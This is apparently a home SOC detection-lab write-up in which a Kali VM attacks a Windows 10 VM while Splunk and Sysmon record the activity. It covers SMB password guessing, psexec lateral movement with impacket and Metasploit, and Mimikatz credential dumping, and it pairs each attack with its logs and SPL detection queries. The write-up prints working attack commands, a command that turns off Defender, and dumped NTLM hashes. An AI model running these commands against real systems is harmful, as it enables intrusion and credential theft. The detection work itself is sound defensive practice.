

SOC Detection Lab

SIEM Detection Lab: Threat Simulation Log Analysis

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Platform	Version	Role
Splunk Enterprise	10.2.3	SIEM
Sysmon	SwiftOnSecurity Config	Endpoint Telemetry
Kali Linux	2026.1	Attack Platform
Windows 10	Build 19045	Target Endpoint

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1. Executive Summary

This report documents the design, implementation, and results of a home Security Operations Center (SOC) detection lab. The lab was built to simulate real-world cyberattacks against a Windows 10 endpoint, with all attack activity monitored and detected using Splunk Enterprise as the SIEM platform.

Four distinct attack scenarios were executed, each mapped to the MITRE ATT&CK framework. Custom detection rules were developed in Splunk Processing Language (SPL) and automated alerts were configured to trigger upon detection of malicious activity. A real-time monitoring dashboard was built to provide continuous visibility across both Windows Security logs and Sysmon telemetry.

Key outcomes of this project include:

- Successful ingestion of Windows Security logs and Sysmon telemetry into Splunk Enterprise via Universal Forwarder
- Simulation of 4 distinct attack techniques across Reconnaissance, Lateral Movement, Credential Access, and Execution tactics
- Development of 4 custom SPL detection rules mapped to MITRE ATT&CK techniques
- Construction of a 5-panel real-time monitoring dashboard in Splunk
- Configuration of 4 automated scheduled alerts for ongoing threat detection

This project demonstrates practical SOC analyst skills including log ingestion, threat simulation, detection engineering, and SIEM dashboard development — skills directly applicable to entry-level SOC Analyst and Security Analyst roles.

2. Lab Architecture & Environment Setup

2.1 Environment Overview

The lab was built on a single physical laptop running Oracle VirtualBox as the hypervisor, hosting two virtual machines in an isolated network environment. Splunk Enterprise was installed directly on the host laptop to act as the centralized SIEM.

Each virtual machine was configured with dual network adapters:

- Adapter 1 (NAT): Provided internet access for downloading tools and updates
- Adapter 2 (Host-Only): Provided isolated communication between VMs and the host on the 192.168.56.0/24 subnet

This dual-adapter configuration ensured the lab remained isolated from external networks while maintaining internet connectivity for tool downloads.




Figure 1: Lab Environment Overview — Physical host laptop running Splunk SIEM, with Kali Linux attacker VM and Windows 10 target VM communicating over an isolated Host-Only network

2.2 Network Configuration

Machine	Role	NAT IP	Host-Only IP
Host Laptop	SIEM (Splunk)	N/A	192.168.56.1
Kali Linux VM	Attacker	10.0.2.15	192.168.56.103
Windows 10 VM	Target	10.0.2.15	192.168.56.104

2.3 Tools & Technologies

Tool	Version	Purpose
Splunk Enterprise	10.2.3	SIEM — log ingestion, detection, dashboarding
Sysmon	SwiftOnSecurity Config	Advanced Windows endpoint telemetry
Splunk Universal Forwarder	10.2.3	Log shipping from Windows VM to Splunk
Kali Linux	Latest	Attack platform
smbclient	Built-in Kali	SMB enumeration
impacket-psexec	0.14.0	Lateral movement simulation
Mimikatz	2.2.0	Credential dumping simulation
Oracle VirtualBox	Latest	Hypervisor

2.4 Log Sources Configured

Two primary log sources were forwarded from the Windows 10 VM to Splunk via the Universal Forwarder:

- Windows Security Event Log — captured authentication events, logon/logoff activity, and privilege use
- Sysmon Operational Log — captured detailed process creation, network connections, file activity, and process access events using the SwiftOnSecurity configuration

The Splunk Universal Forwarder was configured to ship both log sources to Splunk on port 9997. A receiving port was enabled in Splunk and logs were indexed into the "main" index.

3. Attack 1 — SMB Enumeration (Reconnaissance)

3.1 Attack Overview

Category	Details
Tool	smbclient (Kali Linux)
MITRE Tactic	Reconnaissance / Discovery
MITRE Technique	T1021.002 — Remote Services: SMB/Windows Admin Shares
Source	192.168.56.103 (Kali Linux VM)
Target	192.168.56.104 (Windows 10 VM)
Log Source	Windows Security Event Log
Key Event ID	4625 — An account failed to log on

3.2 What I Did

Using smbclient from the Kali Linux attacker VM, multiple SMB connection attempts were made against the Windows 10 target VM on port 445. The administrator account was targeted with incorrect credentials across three attempts, simulating an attacker attempting to enumerate accessible network shares and brute-force credentials.

The command used was:


```
smbclient -L //192.168.56.104 -U administrator
```

Incorrect passwords were entered on the first three attempts, followed by an attempt with the correct password. The final attempt returned NT_STATUS_ACCOUNT_DISABLED, confirming the built-in administrator account was initially disabled — a realistic finding in modern Windows environments.

3.3 Why Attackers Do This

SMB enumeration is one of the first steps in network reconnaissance. Attackers probe for accessible shares and weak credentials before attempting lateral movement. SMB port 445 is one of the most commonly targeted ports in enterprise environments due to its prevalence and historical vulnerability.

3.4 Attack Evidence

A terminal window titled 'kali@kali' showing the output of four consecutive 'smbclient' commands. Each command attempts to connect to 192.168.56.104 as the 'administrator' user. The first three attempts result in 'NT_STATUS_LOGON_FAILURE', and the fourth results in 'NT_STATUS_ACCOUNT_DISABLED'. The terminal background features a faint Kali Linux logo.

```
kali@kali ~  
$ smbclient -L //192.168.56.104 -U administrator  
Password for [WORKGROUP\administrator]:  
session setup failed: NT_STATUS_LOGON_FAILURE  
  
$ smbclient -L //192.168.56.104 -U administrator  
Password for [WORKGROUP\administrator]:  
session setup failed: NT_STATUS_LOGON_FAILURE  
  
$ smbclient -L //192.168.56.104 -U administrator  
Password for [WORKGROUP\administrator]:  
session setup failed: NT_STATUS_LOGON_FAILURE  
  
$ smbclient -L //192.168.56.104 -U administrator  
Password for [WORKGROUP\administrator]:  
session setup failed: NT_STATUS_ACCOUNT_DISABLED  
  
kali@kali ~
```

Figure 2: smbclient attack executed from Kali Linux VM — showing 3x NT_STATUS_LOGON_FAILURE followed by NT_STATUS_ACCOUNT_DISABLED

3.5 Splunk Detection

The failed authentication attempts generated Windows Security Event ID 4625 (An account failed to log on) on the target machine. These events were forwarded to Splunk via the Universal Forwarder and appeared in the SIEM within seconds of execution.

Detection query used in Splunk:

```
index=main sourcetype="WinEventLog:Security" EventCode=4625  
| stats count by host | where count > 3
```

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The screenshot shows the Splunk Search interface with a search query: `index=main sourcetype="WinEventLog:Security" EventCode=4625`. The search results show 8 events from 5/25/26 5:34:05.000 PM to 5/25/26 5:49:05.000 PM. The first event is expanded, showing details for a failed logon attempt. The event data includes:

Time	Event
5/25/26 5:47:13.733 PM	LogName=Security EventCode=4625 EventType=0 ComputerName=windows10-target Show all 61 lines host = windows10-target source = WinEventLog:Security sourcetype = WinEventLog:Security
5/25/26 5:47:13.000 PM	LogName=Security EventCode=4625 EventType=0 ComputerName=windows10-target Show all 61 lines host = windows10-target source = C:\Windows\System32\Winevt\Logs\Security.evtx sourcetype = WinEventLog:Security

Figure 3: Splunk showing 8x EventCode 4625 (Failed Logon) events from the SMB enumeration attack

The screenshot shows the Splunk Search interface with the same search query. The first event is expanded, showing detailed information about the failed logon attempt. The event data includes:

Time	Event
5/25/26 5:47:13.733 PM	Subject: Security ID: 5-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: 5-1-0-0 Account Name: administrator Account Domain: WORKGROUP Failure Information: Failure Reason: Account currently disabled. Status: 0xC000006E Sub Status: 0xC0000072 Process Information: Caller Process ID: 0x0 Caller Process Name: - Network Information: Workstation Name: KALI Source Network Address: 192.168.56.103 Source Port: 53808 Detailed Authentication Information: Logon Process: NTLmSsp Authentication Package: NTLM Transited Services: - Package Name (NTLM only): - Key Length: 0

Figure 4: Expanded EventCode 4625 log showing Source Network Address 192.168.56.103 (Kali), Account Name: administrator, Logon Type 3 (Network), Failure Reason: Account currently disabled

3.6 Key Forensic Indicators

- EventCode: 4625 — Failed Logon
- Source Network Address: 192.168.56.103 (Kali attacker)
- Account Name: administrator
- Logon Type: 3 (Network logon — not interactive)
- Authentication Package: NTLM
- Workstation Name: KALI
- Multiple failures in rapid succession — consistent with brute force pattern

4. Attack 2 — Lateral Movement via impacket-psexec

4.1 Attack Overview

Category	Details
Tool	impacket-psexec (Kali Linux)
MITRE Tactic	Lateral Movement / Execution
MITRE Technique	T1570 — Lateral Tool Transfer
Source	192.168.56.103 (Kali Linux VM)
Target	192.168.56.104:445 (Windows 10 VM)
Log Source	Windows Security Log + Sysmon
Key Event IDs	Security 4624 (Successful Logon) Sysmon EventCode 1 (Process Create)

4.2 What I Did

Using impacket-psexec from the Kali Linux VM, a lateral movement attack was executed against the Windows 10 target using valid administrator credentials. The impacket-psexec tool connected to the target over SMB (port 445), uploaded a payload executable to the ADMIN\$ administrative share, created a Windows service, and attempted to execute the payload remotely.

The command used was:

```
impacket-psexec administrator:password123@192.168.56.104
```

The attack successfully authenticated to the target and created a service named "rfkM", uploading a file named "YgYYMaWn.exe" to the ADMIN\$ share. Windows security controls blocked the service from fully executing, but the attack generated rich forensic artifacts across both Security and Sysmon logs.

4.3 Why Attackers Do This

psexec-style attacks allow attackers to move laterally across a network using legitimate credentials and built-in Windows functionality. By leveraging valid credentials and the Windows Service Control Manager, attackers can execute commands remotely without installing additional tools on the target — making this technique harder to detect without proper SIEM monitoring.

4.4 Attack Evidence

```

kali@kali: ~
Session Actions Edit View Help
[*] 192.168.56.104:445 - Executing the payload...
[*] 192.168.56.104:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.104:445 - Connecting to the server...
[*] 192.168.56.104:445 - Authenticating to 192.168.56.104:445 as user 'administrator' ...
[*] 192.168.56.104:445 - Selecting PowerShell target
[*] 192.168.56.104:445 - Executing the payload...
[*] 192.168.56.104:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > set payload windows/exec
payload => windows/exec
msf exploit(windows/smb/psexec) > set CMD cmd.exe
CMD => cmd.exe
msf exploit(windows/smb/psexec) > run
[*] 192.168.56.104:445 - Connecting to the server...
[*] 192.168.56.104:445 - Authenticating to 192.168.56.104:445 as user 'administrator' ...
[*] 192.168.56.104:445 - Selecting PowerShell target
[*] 192.168.56.104:445 - Executing the payload...
[*] 192.168.56.104:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > use exploit/windows/smb/psexec_psh
[*] No results from search
[*] Failed to load module: exploit/windows/smb/psexec_psh
msf exploit(windows/smb/psexec) > set RHOSTS administrator
RHOSTS => administrator
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(windows/smb/psexec) > set SMBUSER administrator
SMBUSER => administrator
msf exploit(windows/smb/psexec) > set SMBPass password123
SMBPass => password123
msf exploit(windows/smb/psexec) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(windows/smb/psexec) > run
[*] 192.168.56.104:445 - Connecting to the server...
[*] 192.168.56.104:445 - Authenticating to 192.168.56.104:445 as user 'administrator' ...
[*] 192.168.56.104:445 - Selecting PowerShell target
[*] 192.168.56.104:445 - Executing the payload...
[*] 192.168.56.104:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) >
msf exploit(windows/smb/psexec) > exit

kali@kali: ~
$ impacket-psexec administrator:password123@192.168.56.104
Impacket.vb.io.psexec - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 192.168.56.104.....
[*] Found writable share ADMIN$
[*] Uploading file YgYYMaWn.exe
[*] Opening SvcManager on 192.168.56.104.....
[*] Creating service rfkM on 192.168.56.104.....
[*] Starting service rfkM.....
[*] Opening SvcManager on 192.168.56.104.....
[*] Error performing the uninstallation, cleaning up

kali@kali: ~
$

```

Figure 5: *impacket-psexec* execution from Kali — showing successful authentication, ADMIN\$ share access, payload upload (YgYYMaWn.exe), and service creation (rfkM)

4.5 Splunk Detection

The attack generated multiple forensic artifacts in Splunk. The successful authentication over SMB created a Security EventCode 4624 (Successful Logon) event. The service creation and process execution generated Sysmon EventCode 1 (Process Create) events showing services.exe spawning child processes as NT AUTHORITY\SYSTEM.

Time	LogName	EventCode	EventType	ComputerName	Source
5/25/26 6:00:00.489 PM	Security	4624	0	windows10-targe	host = windows10-targe source = WinEventLog:Security sourcetype = WinEventLog:Security
5/25/26 6:00:00.000 PM	Security	4624	0	windows10-targe	host = windows10-targe source = C:\Windows\System32\Winevt\Logs\Security.evtx sourcetype = WinEventLog:Security
5/25/26 5:59:46.428 PM	Security	4624	0	windows10-targe	host = windows10-targe source = WinEventLog:Security sourcetype = WinEventLog:Security

Figure 6: Splunk showing Security EventCode 4624 (Successful Logon) — confirming attacker authenticated successfully to the target using administrator credentials




Figure 7: Expanded EventCode 4624 log showing New Logon Account Name: SYSTEM, Process Name: services.exe — confirming the service creation by impacket-psexec




Figure 8: Sysmon EventCode 1 showing 105 process creation events generated during the psexec attack — high volume of process activity is a key indicator of lateral movement

Time	Event
	EventCode=1 EventType=4 ComputerName=windows10-target User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=5455 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create RuleName= UtcTime: 2026-05-25 12:50:42.611 ProcessGuid: {ea8dfd51-45a2-6a14-7c0e-000000000700} ProcessId: 1760 Image: C:\Windows\System32\smartscreen.exe FileVersion: 10.0.19041.3636 (WinBuild.160101.0800) Description: Windows Defender SmartScreen Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: smartscreen.exe CommandLine: C:\Windows\System32\smartscreen.exe -Embedding CurrentDirectory: C:\Windows\system32\ User: WINDOWS10-TARGE\vbouser LogonGuid: {ea8dfd51-083a-6a14-ed07-040000000000} LogonId: 0x407ED TerminalSessionId: 1 IntegrityLevel: Medium Hashes: MD5=FCEFB2A990181FF75D901624C992ACA8, SHA256=AB8D788E0116C9216FCA7E9F40D014E7AE2FE64123FCC81FA98AB2BCC7946B3A, IMPHASH=CE3B5F238D07A7EBC8F28D4250477A41 ParentProcessGuid: {ea8dfd51-0831-6a14-0f00-000000000700}

Figure 9: Detailed Sysmon EventCode 1 log showing Windows Defender SmartScreen triggering on the uploaded payload — demonstrating detection of the malicious executable

4.6 Key Forensic Indicators

- Security EventCode 4624 — Successful network logon from attacker IP
- Logon Type 3 (Network) with elevated token
- Process Name: C:\Windows\System32\services.exe creating child processes
- User: NT AUTHORITY\SYSTEM — highest privilege level
- Windows Defender SmartScreen triggered on uploaded executable
- Unusual spike of 105 process creation events in short timeframe

5. Attack 3 — Credential Dumping with Mimikatz

5.1 Attack Overview

Category	Details
Tool	Mimikatz 2.2.0 x64 (Windows 10 VM)
MITRE Tactic	Credential Access
MITRE Technique	T1003.001 — OS Credential Dumping: LSASS Memory
Executed On	Windows 10 VM (192.168.56.104)
Log Source	Sysmon Operational Log
Key Event IDs	Sysmon EventCode 1 — Process Create (mimikatz.exe)

5.2 What I Did

Mimikatz 2.2.0 was downloaded directly onto the Windows 10 target VM and executed via PowerShell with Administrator privileges. Windows Defender real-time protection was disabled prior to execution to simulate a scenario where an attacker has already established persistence and disabled security controls.

The following Mimikatz commands were executed:

```
privilege::debug          # Obtain SeDebugPrivilege — required for LSASS access
sekurlsa::logonpasswords # Dump credentials from LSASS memory
lsadump::sam              # Dump SAM database hashes
```

Mimikatz successfully obtained debug privileges (Privilege 20 OK) and dumped credential information from LSASS memory, including NTLM hashes and session information for the logged-in user.

5.3 Why Attackers Do This

Credential dumping from LSASS memory is one of the most common post-exploitation techniques. Attackers use tools like Mimikatz to extract plaintext passwords, NTLM hashes, and Kerberos tickets from Windows memory. These credentials can then be used for pass-the-hash attacks, further lateral movement, or privilege escalation across the network.

5.4 Attack Evidence

```
mimikatz 2.2.0 x64 (oe.eo)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> cd C:\Users\$env:USERNAME\Downloads\mimikatz_trunk\x64
PS C:\Users\vboxuser\Downloads\mimikatz_trunk\x64> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX      ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 259938 (00000000:0003f762)
Session           : Interactive from 1
User Name         : vboxuser
Domain            : WINDOWS10-TARGE
Logon Server      : WINDOWS10-TARGE
Logon Time        : 5/26/2026 1:40:26 PM
SID               : S-1-5-21-3091249832-116983263-26436142-1000

msv :
[00000003] Primary
* Username : vboxuser
* Domain   : WINDOWS10-TARGE
* NTLM     : a9fdfa038c4b75ebc76dc85dd74f0da
* SHA1     : 9400ae28448e1364174dde269b2ccea1bca9d7ee8
* DPAPI    : 9400ae28448e1364174dde269b2ccea1b

tspkg :
wdigest :
* Username : vboxuser
* Domain   : WINDOWS10-TARGE
* Password : (null)

kerberos :
* Username : vboxuser
* Domain   : WINDOWS10-TARGE
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 259873 (00000000:0003f721)
Session           : Interactive from 1
```

Figure 10: Mimikatz 2.2.0 executing on Windows 10 VM — showing successful `privilege::debug` (Privilege 20 OK) and `sekurlsa::logonpasswords` output including NTLM hash for the `vboxuser` account

5.5 Splunk Detection

Sysmon captured the execution of Mimikatz via EventCode 1 (Process Create). The log contains the full file path, file hash, company information (gentilkiwi), and the parent process (PowerShell) — providing a complete chain of custody for the malicious execution.

Detection query used:

```
index=main sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1 Image="*mimikatz*"
```


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The screenshot shows the Splunk Search interface with the following details:

- Search Bar:** Contains the query `index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*mimikatz*"`. The time range is set to "Last 15 minutes".
- Results:** Shows 1 event. The event details are:
 - Time:** 5/26/26 02:02:40.578 PM
 - Event:** LogName=Microsoft-Windows-Sysmon/Operational, EventCode=1, EventType=4, ComputerName=windows10-target, Show all 38 lines.
 - Host:** windows10-target
 - Source:** WinEventLog:Microsoft-Windows-Sysmon/Operational
 - Source Type:** WinEventLog:Microsoft-Windows-Sysmon/Operational
- Fields List:** On the left, under "SELECTED FIELDS", are `host 1`, `source 1`, and `sourcetype 1`. Under "INTERESTING FIELDS", are `CommandLine 1`, `Company 1`, `ComputerName 1`, `CurrentDirectory 1`, `Description 1`, `EventCode 1`, `EventType 1`, `FileVersion 1`, and `Hashes 1`.

Figure 11: Splunk showing 1 event matching the Mimikatz detection query — confirming Sysmon captured the execution

The screenshot shows the Splunk Search interface with the following details:

- Search Bar:** Contains the query `index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*mimikatz*"`. The time range is set to "Last 15 minutes".
- Results:** Shows 1 event. The event details are:
 - Time:** 5/26/26 02:02:40.578 PM
 - Event:** LogName=Microsoft-Windows-Sysmon/Operational, EventCode=1, EventType=4, ComputerName=windows10-target, User=NOT_TRANSLATED, Sid=5-1-5-18, SidType=0, SourceName=Microsoft-Windows-Sysmon, Type=Information, RecordNumber=12378, Keywords=None, TaskCategory=Process Create (rule: ProcessCreate), OpCode=Info, Message=Process Create: RuleName: -, UtcTime: 2026-05-26 08:32:40.566, ProcessGuid: {ea8dfd51-5aa8-6a15-8103-000000000000}, ProcessId: 8, Image: C:\Users\ vboxuser\Downloads\mimikatz_trunk\x64\mimikatz.exe, FileVersion: 2.2.0.0, Description: mimikatz for Windows, Product: mimikatz, Company: gentilkiwi (Benjamin DELPY), OriginalFileName: mimikatz.exe, CommandLine: "C:\Users\ vboxuser\Downloads\mimikatz_trunk\x64\mimikatz.exe", CurrentDirectory: C:\Users\ vboxuser\Downloads\mimikatz_trunk\x64\, User: WINDOWS10-TARGET\ vboxuser, LogonGuid: {ea8dfd51-5572-6a15-2177-030000000000}, LogonId: 0x3f721, TerminalSessionId: 1, IntegrityLevel: High, Hashes: MD5=29EFD64DD3C7E1E2B922B7AD73A1BA5, SHA256=61C0810A23580CF492A6B4F7654566108331E7A4134C968C2D6A85261B2D8A1, IMPHASH=55EE500BB4BDFC49F27A98AE456D8EDF, ParentProcessGuid: {ea8dfd51-59d4-6a15-5103-000000000000}
